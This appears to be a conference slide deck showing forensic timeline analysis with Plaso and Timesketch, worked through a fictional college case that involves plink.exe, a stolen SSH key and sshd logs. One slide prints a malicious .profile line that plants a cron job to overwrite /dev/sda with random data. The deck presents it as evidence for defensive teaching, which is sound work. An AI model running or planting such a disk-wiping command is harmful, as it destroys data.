

New generation timelining

Plaso and Timesketch

Introductions

Plaso: Timelines

Timesketch: Analysis

Me: Forensics, etc.



timesketch



Our characters





The Task - assigned to Ahmed

Registrar resigned unexpectedly

Did he steal the prospective students list?



Did the registrar steal the list?

timesketch

192.168.192.103:8080/Assets/1/explore/

GREENDALE

OVERVIEW

EXPLORE

VIEWS

TIMELINES

		[SoftwareWise.com\IC\chang\4.01\certs-de-MRL] Item 1 [REG_SZ] {00000000-7610-0000-0000-000000000000} Possible partial viruses.xlsx Item 2 [REG_SZ] {00000000-7610-0000-0000-000000000000} [00000000-7610-0000-0000-000000000000] C:\Users\chang\Documents\Prospective Students.xlsx Max Display: [REG_DWORD_LE] 25
2015-09-05T09:04:19+00:00	[Synchronization time] Entry identifier: 78 Container identifier: 25 Cache identifier: 0 URL: 2013061420130631:chang@file:IC\Users\chang\Documents\Prospective%20Students.xlsx Access count: 1 Sync count: 0 Cached file size: 0	Register
2015-09-05T09:04:19+00:00	[Last Access Time] Entry identifier: 78 Container identifier: 25 Cache identifier: 0 URL: 2013061420130631:chang@file:IC\Users\chang\Documents\Prospective%20Students.xlsx Access count: 1 Sync count: 0 Cached file size: 0	Register
2015-09-05T09:04:19+00:00	[Last Access Time] Entry identifier: 78 Container identifier: 25 Cache identifier: 0 URL: 2013061420130631:chang@file:IC\Users\chang\Documents\Prospective%20Students.xlsx Access count: 1 Sync count: 0 Cached file size: 0	Register
2015-09-05T09:04:19+00:00	[Last Access Time] Entry identifier: 78 Container identifier: 25 Cache identifier: 0 URL: 2013061420130631:chang@file:IC\Users\chang\Documents\Prospective%20Students.xlsx Access count: 1 Sync count: 0 Cached file size: 0	Register
2015-09-05T09:04:19+00:00	[Synchronization time] Entry identifier: 78 Container identifier: 25 Cache identifier: 0 URL: 2013061420130631:	Register



Plaso with Viper

```
$> psort.py -d --output-format null --analysis viper --viper-host  
192.168.192.7:8080 registrar.plaso
```


```
[INFO] Data files will be loaded from /usr/share/plaso by default.
```

```
[INFO] Starting analysis plugins.
```

```
[INFO] Plugin: [viper] started.
```



An image of RAM




Threat Intelligence



“We are opposed to any and all forms of air mutilation (so called ‘air conditioning’). Air must be free to be turbulent, flowing as nature intended.”



OS X Analysis



What we know

Registrar is probably up to no good

Hacktivist tool on the registrar's machine, planted from a student machine

Suspicious connection to the Dean's laptop from the same student machine

Tool appears to have been put there by an hacktivist group who hate air conditioning

Greendale have a big project involving air conditioning in the works



Time pressure

\$> log2timeline.py -f /usr/share/plaso/filter_windows.txt --status_view=window
student-pc1-triage.plaso student-pc1.dd

```
Source path : /home/ahmad/triendata/student-pc1.dd
Source type : storage media image
Filter file : /usr/share/plaso/filter_windows.txt

Processing started.
2013-08-20 20:15:15.802 [INFO] [MainProcess] PID:3214 <Interface> [PreProcess] Set attribute: sysregistry to /windows/system32/config/
2013-08-20 20:15:15.807 [INFO] [MainProcess] PID:3214 <Interface> [PreProcess] Set attribute: systemroot to /windows
2013-08-20 20:15:15.725 [INFO] [MainProcess] PID:3214 <Interface> [PreProcess] Set attribute: userf to /windows
2013-08-20 20:15:15.903 [INFO] [MainProcess] PID:3214 <Interface> [PreProcess] Set attribute: users to [C:\path\; w\SystemRoot\system32\config\systemer
offile', u'name': u'systemroot', u'sid': u'S-1-5-18'], (u'path': u'C:\Windows\ServiceProfiles\LocalService', u'name': u'LocalService', u'sid': u'S-1-5-
18'), (u'path': u'C:\Windows\ServiceProfiles\NetworkService', u'name': u'NetworkService', u'sid': u'S-1-5-20'), (u'path': u'C:\Users\gold_administrator
', u'name': u'gold_administrator', u'sid': u'S-1-5-21-33985093-31394131-31264139-1906'), (u'path': u'C:\Users\lberry', u'name': u'lberry', u'sid': u
'S-1-5-21-220809486-206437813-1201299043-1207')]
2013-08-20 20:15:15.125 [INFO] [MainProcess] PID:3214 <Interface> [PreProcess] Set attribute: programfiles to Program Files
2013-08-20 20:15:15.108 [INFO] [MainProcess] PID:3214 <Interface> [PreProcess] Set attribute: programfiles to Program Files (x86)
2013-08-20 20:15:16.476 [INFO] [MainProcess] PID:3214 <Interface> [PreProcess] Set attribute: version to Windows 7 Enterprise
2013-08-20 20:15:16.121 [INFO] [MainProcess] PID:3214 <Interface> [PreProcess] Set attribute: code_page to cp1252
2013-08-20 20:15:16.147 [INFO] [MainProcess] PID:3214 <Interface> [PreProcess] Set attribute: hostname to STUDENT-PC1
2013-08-20 20:15:16.903 [INFO] [MainProcess] PID:3214 <Interface> [PreProcess] Set attribute: time_zone_str to UTC
2013-08-20 20:15:16.949 [INFO] [MainProcess] PID:3214 <Interface> [PostProcess] Set attribute: time_zone_str to UTC
2013-08-20 20:15:16.971 [INFO] [MainProcess] PID:3214 <Interface> [PostProcess] Set attribute: time_zone_str to UTC
```



Plink?

timesketch

ahmed Logout

GREENDALE

OVERVIEW

EXPLORE

VIEWS

TIMELINES

2 events (0.665s)

Toggle all

Add star

Remove star

2015-07-25T10:23:31+00:00

★

[Creation Time] PE Type: Executable (EXE) Import hash: 559e88246a166c4a117d3e6feebea3644

Student PC1 Full

data_type	pe:compilation:compilation_time
datetime	2015-07-25T10:23:31+00:00
display_name	TSK:/Windows/AppPatch/Shared/plink.exe;VSS1:TSK:/Windows/AppPatch/Shared/plink.exe
filename	/Windows/AppPatch/Shared/plink.exe
hostname	STUDENT-PC1
imphash	559e88246a166c4a117d3e6feebea3644
inode	82743
md5_hash	07d07cc89c7b25229b3b999724bd3e5b
message	PE Type: Executable (EXE) Import hash: 559e88246a166c4a117d3e6feebea3644
parser	pe
pe_type	Executable (EXE)
section_names	[".text\u0000\u0000\u0000\u0000";.rdata\u0000\u0000\u0000\u0000\";data\u0000\u0000\u0000\u0000\";.rsrc\u0000\u0000\u0000\u0000\u0000"]
sha1_hash	e79298341d580033c6011ee0ee51fd5c9693c6b
sha256_hash	d0454ddeb4d547b1d284e721f104ac01226411fd90c23fe8e3ea280deab9e966
source_long	PE Compilation time

Ahmed

This is the real plink.exe, command line SSH client that's part of the Putty Suite.
Wed, 30 Sep 2015 13:55:49 -0000

What's on your mind?

Post comment

Cancel



Wait - what was that again?

The screenshot shows the Timesketch web interface in a browser window. The URL is `192.168.192.103:8080/sketch/5/explore/`. The interface has a blue header with the "timesketch" logo and a user menu for "ahmed" with a "Logout" link. A left sidebar contains navigation links: "GREENDALE", "OVERVIEW", "EXPLORE", "VIEWS", and "TIMELINES". The main content area is titled "id_rsa" and includes controls for "Filters", "Starred", "Save view", and a "Choose View" dropdown. Below this, there's a "Timelines" section with "Enable all" and "Disable all" buttons. A row of timeline cards is shown: "Registrar" (disabled), "Dean Mac" (enabled with a green square and checked checkbox), "Student-PC1-triage" (disabled), and "acserver" (disabled). At the bottom, a list of "2 events (0.165s)" is displayed with "Toggle all", "Add star", and "Remove star" buttons. The events are:

Timestamp	Source	Event Description	Destination
2015-08-25T21:01:50+00:00	Dean Mac	[crttime;ctime;mtime] TSK:/Users/dean/.ssh/id_rsa	Dean Mac
2015-09-06T17:04:36+00:00	Dean Mac	[atime] TSK:/Users/dean/.ssh/id_rsa	Dean Mac



Known hosts

```
$> image_export.py --names known_hosts --partition 2 dean_mac.dd
```

```
$> cat known_hosts
```

```
192.168.1.14 ssh-rsa AAAAB <snip>
```




Suspicious modifications

ahmed Logout

Timelines

☒ Enable all

☐ Disable all

☐ Registrar

☐ Dean-Mac

☐ Student-PC1-triage

☐ AC-Server-Triage

☐ Student-PC1-Full

☒ AC Server Full

3 events (0.015s)

☒ Toggle all

☒ Add star

☐ Remove star

2015-09-06T17:13:25+00:00	<input type="checkbox"/> ★	[Content Modification Time] [sshd, pid: 16304] : Accepted publickey for dean from 192.168.1.11 port 49558 ssh2: RSA a5:ed:32:56:6e:cb:be:88:70:1d:88:4f:9b:ce:bf:d1	AC Server Full 🔍
2015-09-06T18:40:18+00:00	<input type="checkbox"/> ★	[Content Modification Time] [sshd, pid: 16490] : Accepted publickey for dean from 192.168.1.11 port 50472 ssh2: RSA a5:ed:32:56:6e:cb:be:88:70:1d:88:4f:9b:ce:bf:d1	AC Server Full 🔍
2015-09-06T18:44:34+00:00	<input type="checkbox"/> ★	[ctime;mtime] TSK:/home/dean/.profile	AC Server Full 🔍



Evil bash profile

...

```
# set PATH so it includes user's private bin if it exists
```

```
if [ -d "$HOME/bin" ] ; then
```

```
    PATH="$HOME/bin:$PATH"
```

```
fi
```

```
! [ -f /etc/cron.d/update ] && sudo -- "echo '0 0 1 11 * /bin/dd  
if=/dev/random of=/dev/sda' > /etc/cron.d/update"
```



Disaster Averted!

Found evidence on multiple OS'

Shared with other investigators less painfully

Used other multi-case utilities

Saved Greendale!

If you'd like to take a look at this data yourself, check out
<https://demo.timesketch.org>

References

Timesketch, Plaso and Google logos used with permission

RAM Image is the property of the presenter

Turbulent Airflow Alliance, Cyber Forensic Affordances and Greendale Polytechnique logos are the property of the presenter